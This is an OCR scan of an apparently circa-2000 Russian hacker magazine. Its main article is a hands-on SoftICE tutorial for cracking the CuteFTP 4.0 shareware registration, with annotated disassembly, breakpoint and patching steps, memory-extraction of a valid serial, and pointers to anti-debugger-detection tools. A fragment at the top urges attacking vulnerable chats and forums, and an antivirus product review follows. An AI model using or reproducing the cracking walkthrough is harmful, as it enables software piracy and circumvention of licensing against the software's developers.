
В настоящее время готовится upgrade Дивана, и, скорее всего, все эти дырки прикроют. Это, конечно, плохо, но спешу заверить, что 80-90% чатов подвержены таким же воздействиям ;). А ведь есть еще гостевые буки, форумы, etc. Так что если есть голова - можно все вышеописанное подогнать под любой дырявый чат.

Дерзай



ХАКЕР VS ШАРОВАРЫ

FINNAN (finnan@mail.ru)



ДАРОВА, ПРИЯТЕЛЬ!

Раз ты читаешь этот журнал, значит хочешь стать хацкером или, по меньшей мере кул-крякером. Я почти уверен, что ты уже кое-что почитал, нужный софт подкачал (подробнее по поводу софта смотри в X#1Y2K статью Ramhak-а), в общем, осталось совсем немного - приобрести минимальный опыт. А когда он будет, можно увеличивать, расширять свои знания - и все должно пойти как по пиву. Итак, вперед - постигать азы и набираться опыта.

НАЧНЕМ С SOFTICE

Ты, конечно, слышал про эту полезную прогу от NuMega, облегчающую жизнь и программерам, и кракерам, которая, по сути дела, является продвинутым отладчиком, работающим в RING0. Сразу скажу, что для полноценной работы с ним тебе потребуется знание ASM-а. Если ты думаешь, что ASM - это страшный зверь, пугающий ламеров по ночам, то лучше ознакомься с этим чудом прогресса (рекомендую книгу В.Юрова «ASSEMBLER - учебный курс»). Причем, чем лучше ты будешь им владеть, тем легче у тебя пойдет дело. Если ты готов, то сразу лезь в Инет и качай этот отладчик (на dore.on.ru лежит не самая свежая, но вполне рабочая версия 3.23). При инсталляции SoftICE добавит себя в autoexec и после перезагрузки радостно предоставит тебе всю свою мощь. Можешь не искать его в Программы-> NuMega SoftICE - все равно не найдешь, потому что нет его там. SoftICE запускается посредством autoexec-а, чтобы активизировать отладчик, жми <Ctrl + D> - увидишь консоль. При этом все процессы, включая отчет времени, будут приостановлены, предоставляя тебе контроль над исполняемыми программами. Чтобы закрыть главное окно и вернуться в систему, жми F5.

Главное окно SoftICE-а состоит из нескольких подокон, предназначенных для отображения кода, дампа памяти, состояния регистров и другой полезной инфы. Эти окна можно включать/выключать, а также менять их размер и размер главного окна. Вот несколько команд (полное описание работы с SoftICE-ом есть на dore.on.ru на русском

языке, а чтобы получить краткую справку по командам, набери H или HELP):

WD - [on/off] окно данных

WC - [on/off] окно кода

WR - [on/off] окно состояния регистров процессора

WF - [on/off] окно стека сопроцессора

WL - [on/off] окно локальных переменных

LINES n_of_lines - установить количество линий на экране (25-128)

WIDTH n_of_col - установить количество столбцов на экране (80-160)

SET ORIGIN x, y - установить левый верхний угол главного окна в позицию x, y

<Ctrl+Alt+стрелки> - перемещение главного экрана

<Ctrl+Alt+Home> - перемещение в левый верхний угол экрана

<Ctrl+Alt+C> - перемещение в центр

<Ctrl+стрелки> - прокрутка окна кода

<Alt+стрелки> - прокрутка окна данных

Поскольку SoftICE при активизации все блокирует, то ему приходится общаться с видеокартой и клавиатурой напрямую, поэтому перемещать главное окно можно только специальными командами.

ЧТО СМОТРИШЬ? ОН НЕ КУСАЕТСЯ!

Для начала сделай размер главного окна почти во весь экран (например, при 800x600 хорошо получается с lines 70 и width 90), оставь окна кода, данных и регистров и установи их размер так, чтобы окно кода было самое большое (менять размер окон по вертикали можно крысой). Теперь на консоль приятно посмотреть.

Если ты перезагрузишься, то опять придется проделать все эти действия, чтобы получить нормальный вид консоли. Чтобы не настраивать каждый раз, делаем так: запускаем Symbol Loader, выбираем Edit -> SoftICE Initialization Settings. Теперь в окошечке находим Initialization String - по умолчанию там стоит «X;», и через «; « вписываем необходимые команды. У меня это выглядело так: «LINES 70;WIDTH90;WD;WR;WL;X;». Где «X;» - команда, закрывающая консоль после инициализации. Если эту команду убрать, то при загрузке SoftICE-а каждый раз будет появляться консоль.

Теперь команды, часто используемые в работе:

<F1> - Help

<F4> - показать содержимое экрана Windows

<F5> - выйти

<F6> - перевести курсор в окно кода или из него

<F7> выполнить команды от текущей строки до курсора

<F8> - трассировка с заходом в функцию

<F9> - контрольная точка в текущей строке

<F10> - трассировка без захода в функцию

<F12> - выполнить команды до ret включительно (т.е. подняться на шаг вверх по иерархии вызовов функций)

BPX xxx - поставить точку прерывания на адрес, функцию API (кстати, на том же сайте есть неплохое описание функций API Windows - рекомендую, в жизни пригодится не раз)

BPM yyy - поставить точку прерывания на обращение по адресу yyy памяти

(bp - сокращение от Break Point)

BL - список всех установленных BP

BD n_of_bp - деактивизировать (т.е. временно выключить) BP

BE n_of_bp - активизировать BP

BC n_of_bp - удалить BP

В этих командах n_of_bp - номер BP, который можно узнать командой BL.

D addr - отобразить в окне данных память, начиная с addr

DB, DW, DT, DD, DS - разновидности команды D, отличающиеся только форматом отображения. Поэкспериментируй - все поймешь.

Команды можно использовать и с регистрами, и с выражениями, например: «DB eax + 08» - показать, что лежит по адресу eax +08.

A - ассемблер. Если хочешь изменить какую-нибудь команду или группу команд, используешь ее. Чтобы закончить, нажми Esc. При этом, естественно, изменится только память, и при следующей загрузке подопытной программы все будет как прежде. Но об этом позже.

Все. Необходимый минимум знаний о SoftICE у тебя уже есть, и мне кажется, что тебе не терпится поскорее что-нибудь сделать (читай - хакнуть) с помощью этого крутого отладчика.

Теперь отхлебни пива и вникай: я тебя посвящу в основы хака shareware-прог на примере CuteFTP v 4.0 (этот FTP-клиент можно слить с ftp1.cuteftp.com/pub/cuteftp/).

SOFTICE ДЛЯ ХАКА

Ставь это чудо программерской мысли и запускай. Сразу бросается в глаза «There are 30 days remaining in your 30 day evaluation». Путь пока радуется, скоро исправим ;).

Вообще, при взломе shareware есть несколько путей (по возрастанию сложности):1. Используя проги типа EasyClean, FileMon, RegMon и т.д., подчищаем систему и переставляем программу раз в месяц, что очень запарно.

2. С помощью SoftICE-а находим функции GetSystemTime, GetDateFormat и др. (подробнее смотри API Windows) и «патчим» исходник так, чтобы время для проги остановилось. Результат - крек, патч или уже пропатченный екзешник. Это лучше, чем 1-й способ, но некоторые программы блокируют свои вкусные возможности до регистрации, и тогда он не поможет.

3. Очень часто проги имеют функции, которые при вызове проверяют правильность регистрационных данных. С помощью SoftICE-а находим такую функцию и условие, определяющее исход проверки. И опять немного «патчим» исходник, делая так, чтобы функция всегда давала добро. Результат - крек, патч или уже пропатченный екзешник. Недостатков мало, но возможны глюки.

4. Исследуем ту ключевую функцию и находим в памяти правильный SN (Serial Number), сгенерированный программой по введенным данным. Потом просто вводим его и все! Этот способ - наиболее «естественен» для проги, поэтому самый надежный.

5. Если повезет - вычислим алгоритм генерации SN и напишем keygen. Хотя за применение алгоритма в keygen-е могут наехать - нарушены авторские права.

Последний способ самый сложный, но и самый крутой. Правда, иногда бывают очень навороченные алгоритмы, на которых можно сломать голову, поэтому будем использовать способ #4, а если повезет, то выясним алгоритм и перейдем к способу #5. По пути коснемся способа #3, а с 1-м и 2-м после прочтения статьи, я думаю, ты разберешься сам.

Итак, жмем «Close», затем Help -> Enter your serial number:

Вводим SN: 0987654321, Registered user name: qwerty. Такие данные нужны, чтобы потом их легко найти в памяти. Теперь жмем «Register» и получаем «Registration Failed» :).

Как, собственно, программа сообщает нам о том, что регистрация не прошла? Вроде просто: выводит модальное окошечко, в нем картинка, надпись и кнопка. Прога для этого могла воспользоваться функцией MessageBox. Если это на самом деле так, то, поставив точку прерывания на эту функцию, мы найдем место, откуда она была вызвана. Понятно, что перед этим была проверка - верны данные или нет, поэтому найти этот ключевой код не составит труда. Теперь идем в SoftICE и ставим BPX на MESSAGEBOX, MESSAGEBOXA, MESSAGEBOXINDIRECT и MESSAGEBOXINDIRECTA (т.е. команда bpx MessageBox и т.д.; из этого списка пройдет не все, в зависимости от системы). Повторяем регистрацию еще раз, и опять «Registration Failed». Значит, эти функции не используются. Задача усложняется, но не намного. Снова идем в отладчик и убиваем эти BP командой BC *. Пытаемся зарегистрироваться еще раз. Теперь, не закрывая окно с сообщением об ошибке, активизируем консоль (<Ctrl+D>) и даем команду «S 0 L ffffffff «0987654321»», которая станет искать в памяти последовательность символов 0987654321, являющуюся введенным SN.

Синтаксис команды такой:


S <начальный адрес> L <длина поиска> <образец>.



Где образец может быть как последовательностью байт, типа «0B 0C 15 3D» (без кавычек), так и строкой символов, но в таком случае она должна заключаться в кавычки. Когда SoftICE найдет нужную последовательность, то ты увидишь:

:S 0 L ffffffff «0987654321»Pattern found at 0030:80C486B2 (80C486B2)

А в окне данных будет отображен тот самый адрес. Прокрути с помощью <Alt+стрелки> это окно вверх и вниз - если увидишь рядом имя регистрации, значит, мы нашли место в памяти, куда программа записывает введенные данные. Если не найдешь - продолжи



поиск, но уже не с нуля, а далее.

Я нашел SN и RegName с первого раза по адресам 80C486B2 и 80C4868A соответственно. При этом обнаружился следующий момент: при каждом запуске эти адреса разные (у тебя они тоже будут другие, но смещения функций и всего кода всегда одни и те же). Это значит, что они размещаются динамически, хотя это практически ничего не меняет. Теперь вводим команду: BPM 80C486B2, т.е. ставим BP на обращение по этому адресу. Пытаемся зарегистрироваться еще раз, и тут SoftICE появляется сам. Значит, сработала BP. Смотрим на системные сообщения отладчика (внизу экрана под окном кода):

Break due to BPMB #0030:80C486B2 RW DR3 (ET=5.83 seconds)

MSR LastBranchFromIp=00009EEC

MSR LastBranchToIp=00009F1A

Это означает, что произошло чтение-запись (RW) по адресу 0030:80C486B2 через 5.83 секунды после закрытия отладчика.

Сейчас мы находимся в функции, которую вызвала другая функция, что, в свою очередь, вызвала еще какая-то и т.д., которую вызвала функция проверки SN и RegName, т.е. где-то глубоко внизу иерархии вызовов функций. Чтобы работать нормально, необходимо подняться вверх до ключевой функции. Это можно сделать с помощью F12. Жми ее 11 раз, пока не дойдешь до адреса 00489A94 (Откуда я знаю, что 11 раз и адрес именно 00489A94? Хм. Метод научного тыка пока никто не отменял.). Вот что сейчас находится в окне кода:

:0167:00489A70 MOV EAX,FS:[00000000]

:0167:00489A76 PUSH FF

:0167:00489A78 PUSH 004FF920

:0167:00489A7D PUSH EAX

:0167:00489A7E MOV FS:[00000000],ESP

:0167:00489A85 SUB ESP,44

:0167:00489A88 PUSH EBP

:0167:00489A89 PUSH ESI

:0167:00489A8A PUSH EDI

:0167:00489A8B MOV ESI,ECX

:0167:00489A8F CALL 004C6B12 - Из этой функции только что вернулись

:==>>:00489A94 TEST EAX,EAX - Текущая строка

:0167:00489A96 JZ 0048A04C

:0167:00489A9C LEA EDI,[ESI+00000094]

:0167:00489AA2 PUSH 00

:0167:00489AA4 MOV ECX,EDI

:0167:00489AA6 MOV DWORD PTR [ESP+10],7FFFFFFF

:0167:00489AAE CALL 004C8527

:0167:00489AB3 PUSH EAX

:0167:00489AB4 LEA EAX,[ESP+10]

:0167:00489AB8 PUSH EAX

:0167:00489AB9 CALL 004AB0E0 - Предположительно, эта функция проверяет SN и RegName

:0167:00489ABE ADD ESP,08

:0167:00489AC1 TEST AX,AX

:0167:00489AC4 JNZ 00489B34 - Предположительно, это условие определяет результат регистрации

:0167:00489AC6 LEA ECX,[ESP+14]

:0167:00489ACA PUSH 0000F05D

:0167:00489ACF PUSH ECX

:0167:00489AD0 CALL 00425620

Удаляй теперь старую BP и ставь новую на адрес 0167:00489A70 (можно просто даблкликнуть по этой строке). Теперь трассируем (F10) и смотрим, что получится. А получается вот что: функция

[00489AB9 CALL 004AB0E0] устанавливает eax, а потом [00489AC4 JNZ 00489B34] посылает либо на функцию вывода сообщения об ошибке, либо далее. Чтобы проверить это, поставь курсор на строчку [0167:00489AC4 JNZ 00489B34] и жми F7. Теперь перемести его в правый верхний угол на 'Z': это индикатор флага нуля. Нажми Insert и Enter, чтобы перевести его в противоположное состояние. Теперь то условие работает наоборот. Можно трассировать дальше, а можно просто выйти по F5 и предоставить программу самой себе.

Хм, теперь прога ломится к себе на сервак, не иначе как проверить ту лабуду, что ты ввел. Видимо, догадывается, что ее кидают ;). Ну что ж, уже кое-что!

Отхлебнули пива, поехали дальше.

Как уже выяснилось, команда [0167:00489AB9 CALL 004AB0E0] вызывает функцию, которая проверяет SN и RegName. Значит надо подробно исследовать ее. Трассируем по F8 и попадаем в тело функции. Вот ее урезанный код:

```
:0167:004AB0E0 SUB    ESP,20
:0167:004AB0E3 OR     ECX,-01
:0167:004AB0E6 XOR    EAX,EAX
:0167:004AB0E8 PUSH   ESI
:0167:004AB0E9 MOV    ESI,[ESP+2C]
:0167:004AB0ED PUSH   EDI
:0167:004AB0EE MOV    EDI,ESI
:0167:004AB0F0 REPNZ SCASB
:0167:004AB0F2 NOT    ECX
:0167:004AB0F4 DEC    ECX
:0167:004AB0F5 CMP    ECX,0E   -\
:0167:004AB0F8 JNZ    004AB16D - Проверка длины SN
```

Если длина не 14, то вылетаем без лишних вычислений

```
:0167:004AB16D MOV    ECX,[ESP+2C]
:0167:004AB171 POP    EDI
:0167:004AB172 XOR    AX,AX
:0167:004AB175 POP    ESI
:0167:004AB176 MOV    DWORD PTR [ECX],FFFFFFFF
:0167:004AB17C ADD    ESP,20
:0167:004AB17F RET
```

Обрати внимание на строки 004AB0F0 - 004AB0F8: (если ты не знаешь, как работает команда REPNZ SCASB, почитай доки по ASM-у). Этот код проверяет длину SN и, если окажется, что длина не равна 0Eh (т.е. 14), то посылает в обломинск сразу. Теперь имеет смысл вводить не 0987654321, а 09876543211234. Продолжаем исследовать дальше.

Функция 004AB0E0 после проверки длины SN вызывает еще 6 функций. Как мне удалось выяснить, первые пять из них вычисляют реальный серийный номер, а последняя сравнивает его со введенным. Нас интересует последняя функция, находящаяся по адресу 004B04D0. Она начинается так:

```
:0167:004B04D0 PUSH   EBP
:0167:004B04D1 MOV    EBP,ESP
:0167:004B04D3 PUSH   EDI
:0167:004B04D4 PUSH   ESI
:0167:004B04D5 PUSH   EBX
:0167:004B04D6 MOV    ECX,[EBP+10]
:0167:004B04D9 OR     ECX,ECX
:0167:004B04DB JZ     004B05CA
:===>:004B04E1 MOV    ESI,[EBP+08]
:===>:004B04E4 MOV    EDI,[EBP+0C]
:0167:004B04E7 LEA    EAX,[005456E4]
:0167:004B04ED CMP    DWORD PTR [EAX+08],00
```

Обрати внимание: этой функции передаются через стек два параметра, которые почти сразу заносятся в регистры ESI и EDI. Наверняка это указатели на что-то в памяти. Чтобы посмотреть на что, оттрассируй до строчки [:0167:004B04E7 LEA EAX,[005456E4]] и введи команды:

```
DB EDI
DB ESI
```

Хм. По адресу, находящемуся в EDI, лежит введенный SN (т.е. 09876543211234), а по адресу в ESI - странная последовательность - A2222222222222. Ее длина - 14 символов, и я почти уверен, что это сгенерированный SN, тем более данная функция сравнивает эти последовательности, и если они окажутся одинаковыми, то, по-видимому, ты станешь счастливым обладателем зарегистрированной программы. Что-то мне подсказывает, что SN не может быть таким, но первый символ его - 'A' стопудово. Так давай поставим BP на строчку [:0167:004B04E7 LEA EAX,[005456E4]], попытаемся ввести A9876543211234 и посмотрим, что сгенерит программа для себе (ну и для нас, естественно ;)). Вводим этот SN, qwerty и получаем: A9876542L48BNB (у тебя, скорее всего, будет другой). Как ты думаешь, что это такое? ;) Правильно! Введи его, если программа попытается пробиться в Инет, - не поддавайся (имеет смысл выйти из сети на это время; хотя странно: с SoftICE-ом и в Сети! Ты хоть иногда оттуда вылезаешь?). Если все сделал верно, можешь бить в тамтамы и кричать «ура»: прога поддалась! Только не напугай соседей, а то будешь рассказывать про SoftICE санитарам ;).

Зе Хеппи Енд

Способ #4 сработал. А что по поводу 5-го? Для того, чтобы реализовать тот способ и написать keygen (ведь он для этого и нужен?), надо разобраться в алгоритме. Как знать, может ты сможешь это сделать, но мне это не удалось. Серийный номер генерит одна функция (004916A0), но данные для этого создаются в 4-х других функциях, каждая из которых имеет свои подфункции, поэтому изучить алгоритм можно только при очень большом желании.

Что касается способа #3, то все просто. Функция 004AB0E0 - ключевая. Она определяет правильность SN и RegName при регистрации, при выборе меню и т.д. Все будет OK, если эта функция вернет в EAX значение 0000FFFF. Воспользуйся ассемблером ('A'), поменяй команды. Если введешь «SET CODE ON», то будешь видеть hex-коды всех команд. Потом найдешь эти коды в исполняемом файле или в DLL-ке и исправишь как надо. Тут уже крек написать - дело десяти минут. Только помни, что одно дело - вводить правильный серийный номер (откуда он взялся - другой вопрос), а совсем другое - писать и распространять креки. Со способом #2 ты, я думаю, разберешься самостоятельно.

Напоследок раскрою тебе один секрет: если при хаке проги вдруг ребутится комп, взрывается монитор и в твою дверь стучит ФБР, значит заSHITа программы определила SoftICE и хочет тебе обломать экстазический кайф от взлома. Есть утилиты, которые прячут отладчик и пресекают все попытки его определить. Посмотри на dore.on.ru - там парочка таких есть.
Ну, все! Удачного хака!





ОБЗОР АНТИВИРУСОВ

The Hound Of Winter (thow@ireland.com)

Антивирусы бывают разными, это, наверное, знают даже дети из ясельной группы. Но как выбрать лучший из них, и в чем именно они отличаются? Этот вопрос уже посложнее, и не каждый даже компьютерно грамотный чувак и пуперспециалист на него ответит. А все из-за безразмерного увеличения количества различных антивирусов, которые на первый взгляд мало чем отличаются друг от друга. Впрочем, и на второй тоже. Большинство современных антивирусов представляет собой раскрашенные копии одного и того же алгоритма, разработанного более менее правильно и относительно быстро. Единственное, что будет полезно пользователю, так это знать, что антивирус проведет тщательную проверку и обнаружит все вирусы, которыми несчастный юзер успел разжиться за время блуждания по просторам Сети. Но чтобы привлечь пользователя именно к своему антивирусу, многие горе-программеры начинают придумывать различные фишки. Впрочем, иногда им удается придумать действительно что-то полезное и оригинальное, например, эвристические анализаторы кода. Поэтому немудрено, что в этом диком разношерстном и рябящем в глазах пестром многообразии (во, завернул! ;-) антивирусов легко может заблудиться не только новичок, но и даже продвинутый юзер. Ведь каждый месяц появляется по два-три новых антивируса, которые безжалостно раскручивают басурманские промоутеры и продюсеры с одной единственной целью - выкачать деньги из нашего кармана и закачать туда свой разноцветный продукт. Как не утонуть в этом диком зоопарке программного обеспечения неизвестных заокеанских (и кстати, не только) производителей? Давай разберемся!


Существует несколько критериев-условий, по которым сисадмины с умным видом тестируют антивирусы. Первый критерий - это количество пойманных вирусов и количество реально на компьютере находящихся. Чем больше пойманных, тем лучше. Для тех антивирей, которые поддерживают эвристический анализ, также очень важно, сколько неизвестных (то есть не содержащихся в базе антивируса) вирусов они смогли обнаружить. Второй критерий - это количество ложных срабатываний, когда на любимый Sin.exe антивирусы говорят, что там сидит злобный вирь и надо его полечить, а еще лучше удалить, хотя на самом деле никаких вирусов в нем нет, но глупый антивирус принимает нормальный файл за тело или личинку какого-нибудь суперопасного ЧИХа. Третий критерий - это скорость работы, правда, все современные антивирусы обеспечивают ее на довольно высоком уровне. И последнее - это всякие мелочи, наподобие автоматической доставки обновленных баз данных с вирусными штаммами с сайта производителя, маленький размер файлов, наличие монитора, который будет перехватывать все сообщения и проверять файлы "на лету", не дожидаясь, пока пользователь запустит проверку.

The Nicks Ghost Buster


Это небольшой сканер вирусов с простейшими функциями, которые тем не менее качественно сработаны. Кроме того, глаз радует наличие русского языка в интерфейсе,



что вообще по-моему уже редкость.)-: Вот тебе и маркетинг, и менеджмент - страшные заморские слова, к которым производители антивирей отнеслись с бооольшим пофигизмом.



Охотник за привидениями немногословен и занимает мало места, в этом его достоинство. Это рабочая лошадка, которую можно взять с собой на дискетке, когда идешь проверять компьютер к другу. Но она весьма медленная и имеет маленькую базу данных по вирусам. К сожалению, до конца непонятно, как и где можно ее обновить. Кроме того, интерфейсы а-ля начало 90-х уже давно не удовлетворяют возросших потребностей, да и выглядит он глюкаво, хоть и берет ностальгия по Охотникам за Привидениями.




В общем и целом, это не лучший выбор для каждодневного использования, но пару раз может пригодиться. При его размерах (500kb) он вполне оправдывает свое существование. Кроме того, стоит отметить, что разработка русская. Так что "поддержим отечественного производителя".


ftp://ftp.cdrom.com/pub/simtelnet/win95/virus/ngb207.zip

Panda Antivirus 6.0 Platinum


Весьма впечатляющий антивирь. Перед инсталляцией (!), в отличие от многих других, предоставляет возможность просканировать память и жесткий диск на предмет наличия вирусов, что, вообще говоря, очень полезно - никто ж не знает, есть они или нет.



Поставляется в трех вариантах (несмотря на то, что я разглядывал демонстрационную версию, Panda позволяла установить и оценить достоинства всех трех вариантов). Процесс инсталляции прошел гладко, без сучка и задоринки:



Затем можно было сразу создать загрузочный диск "на черный день" и приступить к разглядыванию собственно программы.




Можно сразу же приступить к работе, сканируя файлы и/или память, а можно сначала настроить среду "под себя", сделав жизнь максимально комфортной и сухой даже без тампакса. Так, Панда может генерировать отчеты и посылать их почтой, апгрейдиться с любого Интернет-адреса или жесткого диска и сидюка. Можно защитить доступ к Панде и всем таблицам, планировщику заданий паролем, чтобы никто не мог внести исправления в базу данных, в результате которых Панда не смогла бы провести полноценную проверку системы. Кроме этого, есть возможность проверять отдельно папки с электронной почтой и архивы, что делает Панду приемлемой и для Интернет-серфинга, и безопасной переписки по электронным мейл-боксам.



Но это еще не все. Панда - это не только ценный мех, но еще и вкусное мясо. И поставляется она не только в виде приложения для Windows, но и для DOS! Это особенно приятно, когда необходима загрузка с дискеты для проверки системы на присутствие вирусов. Также Панда производит быструю проверку дисков и памяти перед выключением компьютера и после старта операционной системы.

Вдобавок Panda обладает специальной утилитой обновления Intellectual Updates and Upgrades, которая позволяет обновлять не только базы данных с вирусами, но и саму программу по желанию или расписанию, составленному пользователем, в зависимости от того, когда ему это удобно или просто фишка накатывает.



Panda 6.0 Platinum


База данных по вирусам включает 51257 вирусов при размере самой базы всего в 2,5MB. Специальный алгоритм поиска и устранения позволяет хранить меньше информации о вирусах, выполнять поиск быстрее, а саму базу данных по вирусам сократить до минимальных размеров. Кроме того, база данных Панды хранится в сжатом виде, что делает ее переносимой и доступной.

Рисунок Panda05.bmp


Единственный минус у этого программного медведя-панды заключается в его большом размере. 13.4MB могут оказаться не под силу нашим хакерам из Нижнего Урюпинска. Особенно при связи с www.softseek.com порядка сотни-другой байт в секунду. В то же время с этим антивирусом было просто приятно работать. Это самый крутейший антивирь, который я видел. Все русские поделки в виде AVP и DrWeb просто отдыхают или идут далеким лесом, в отличие от этого гималайского медведя, который своими широченными лапищами разгреб многомегабайтные завалы файлов на моем 17.4GB диске. В итоге Panda 6.0 Platinum Antivirus заслуживает звания лучшего выбора для домашнего пользования.
http://www.pandasoftware.com/shareware/plat.exe

RAV (Romanian Antivirus)

Еще года два назад мне в руки попадались первые версии этого антивируса. Уже тогда они были прекрасной заменой нашим родным AVP и DrWEB. И в этот раз мне ужасно хотелось увидеть, что собой представляют новые версии румынского антивируса.




Инсталляция может быть проведена двух типов - Express методом и Advanced. Естественно, я выбрал Advanced. Кроме пакета программ для Windows, RAV содержит специальный блок для тех, кто еще не может расстаться со старушкой DOS. Кроме того, приятно порадовало наличие системного монитора, который обещал вести себя прилично, не занимая много ресурсов и следя своим дивным оком за поползновениями вирусов на диске.




Оболочка RAV не только осталась комфортной, но даже стала еще удобнее. В этом она, кстати, очень похожа на Panda 6.0 Platinum Antivirus, но если Panda предназначен для людей, которым не хочется возиться с настройками, RAV предоставляет удивительные возможности по конфигурированию. Здесь можно изменять настройки эвристического анализатора, монитора, таблицы расписаний и накапливать статистику.

Кроме всех этих классных фишек, RAV содержит оригинальные идеи и разработки. Например, в RAV есть специальный контейнер “Карантин”, куда можно положить файлы на карантин, отсутствие вирусов в которых сомнительно или невозможно определить точно. Это позволяет быстро определить, “откуда ветер дует”, если в системе начинают происходить странные вещи и сбои. RAV03.BMP



А монитор исправно отслеживает все известные вирусы в режиме реального времени. Кстати, известных вирусов в RAV более 42 тысяч. Но, кроме них, RAV имеет неплохой эвристический анализатор, который позволяет вылавливать клоны от известных и неизвестные вирусы некоторого типа. Стопроцентной гарантии, конечно, никто не даст, но обезопасить себя можно на очень и очень долгое время. Дополнительная фишка монитора, которой нет более ни в одном из антивирусов, - он может распаковывать не только архивы, но исполнимые файлы, запакованные такими архиваторами, как AsPack и др. Это делает вирусы уязвимыми во всех инстанциях и не дает им практически никаких шансов на выживание.



Итого: Romanian Antivirus можно смело советовать к использованию как продвинутым юзерам, так и каждому хакеру, который хочет знать, что происходит на его машине и почему оно происходит так, а не иначе.
ftp://ftp.cdrom.com/pub/simtelnet/win95/virus/ravdsk78.zip


Integrity Master 4.21a

